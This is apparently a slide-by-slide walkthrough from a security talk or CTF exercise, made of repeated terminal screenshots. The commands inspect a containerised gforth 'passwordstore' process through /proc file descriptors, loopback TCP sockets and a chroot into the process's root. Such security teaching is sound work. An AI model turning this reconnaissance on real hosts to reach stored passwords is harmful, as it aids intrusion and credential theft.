
# Chroot?



The screenshot shows a macOS terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left. The title bar also displays the character "2". The terminal's scroll bar is visible on the right side. The command history and output are as follows:

```
> pwd  
/proc/23325/cwd  
> chroot /proc/23325/root  
/bin/sh: 0: can't access tty; job control turned off  
# > ps awwwfux  
/bin/sh: 1: ps: not found  
# > ls *.fs  
passwordstore.fs  
# > gforth passwords.fs passwordstore.fs  
  
*OS command line*:-1: No such file or directory  
>>>passwords.fs<<<  
Backtrace:  
$7FB4867F0F40 throw  
$7FB4867EE030 required  
$7FB4867F5750 execute  
$7FB4867D6BD0  
$7FB4867DBA00  
$7FB4867D2000  
$7FB4867CCFE0  
$7FB4867F5720  
$7FB4867EC7C8 catch  
$7FB4867EDFD0 execute-parsing-wrapper  
$7FB4867EE090 os-execute-parsing  
$7FB4867EE668 args-required  
# > exit
```


# What's This Thing Doing?



A screenshot of a terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left and a window number "782" at the top right. The terminal displays the following command and its output:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss  16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420   1324 ?          S   16:56  0:00  \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144  4420 ?          Sl   16:56  0:00  \_ passwordstore
```


# What's This Thing Doing?



The screenshot shows a terminal window with the title "ssh". The window contains the following command-line session:

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008     4 ?          Ss  16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420   1324 ?         S   16:56  0:00    \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?        Sl   16:56  0:00    \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
```


# What's This Thing Doing?



The screenshot shows a terminal window with the title "ssh". The window contains the following command-line session:

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?         Sl   16:56  0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```

# What's This Thing Doing?



```
ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306 0.0 0.0 1008 4 ?          Ss 16:56 0:00 \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325 0.0 0.2 12420 1324 ?        S 16:56 0:00    \_ gforth passwords.fs passwordstore.fs
root      23328 0.0 0.9 1229144 4420 ?      Sl 16:56 0:00    \_ passwordstore
ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```


# What's This Thing Doing?

A screenshot of a terminal window titled "ssh" with three colored window controls (red, yellow, green) in the top-left corner and a "⌘⌘2" icon in the top-right corner. The terminal displays the following command-line session:

```
> ps aux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?         Sl   16:56  0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-histo
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```

The terminal window has a light gray background and a white border. The command output is in black text. The file descriptor listing includes several symbolic links pointing to sockets and a pipe. A large gray rectangular box highlights the last four lines of the output, which show a deleted file descriptor entry.


# What's This Thing Doing?



The screenshot shows a terminal window titled "ssh" with the following command history and output:

```
> ps awwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?          Sl    16:56  0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
```

# What's This Thing Doing?



The screenshot shows an SSH session titled "ssh" with process ID 2. The terminal window has red, yellow, and green window control buttons at the top left and a "x#2" icon at the top right.

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?          Sl    16:56  0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventfd]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
```

A large gray rectangular box highlights the final four lines of the output, specifically the entries for file descriptors 4 and 5. A white arrow points from the bottom right towards this highlighted area.

# What's This Thing Doing?

```
● ○ ● ssh ✘ 2
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?          Sl    16:56  0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
```

# What's This Thing Doing?

```
● ○ ● ssh ✘ 22
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?          Sl    16:56  0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </proc/23325/net/tcp
```

# What's This Thing Doing?

```
ssh 7:22
```

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss  16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S   16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?          Sl   16:56  0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </proc/23325/net/
  sl local_address rem_address    st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout inode
  0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000      0          0 49436 1 00000000f01de2aa 20 4 31 10 -1
  1: 0100007F:270F 0100007F:BAB2 01 00000000:00000000 02:0000054E 00000000      0          0 49442 2 0000000017006b20 20 4 28 10 -1
```

# What's This Thing Doing?

ssh

~%2

```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root      23306  0.0  0.0  1008      4 ?          Ss   16:56  0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root      23325  0.0  0.2  12420  1324 ?          S    16:56  0:00      \_ gforth passwords.fs passwordstore.fs
root      23328  0.0  0.9  1229144 4420 ?          Sl    16:56  0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
l-wx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/2 -> pipe:[49279]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/3 -> socket:[49446]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/4 -> anon_inode:[eventpoll]
lrwx----- 1 root root 64 Oct 23 16:56 /proc/23328/fd/5 -> anon_inode:[eventfd]
> cat </proc/23325/net/tcp
sl local_address rem_address     st tx_queue rx_queue tr tm->when retrnsmt  uid  timeout
 0: 0100007F:BAB2 0100007F:270F 01 00000000:00000000 00:00000000 00000000      0        0 49436 1 00000000f01de2aa 20 4 31 10 -1
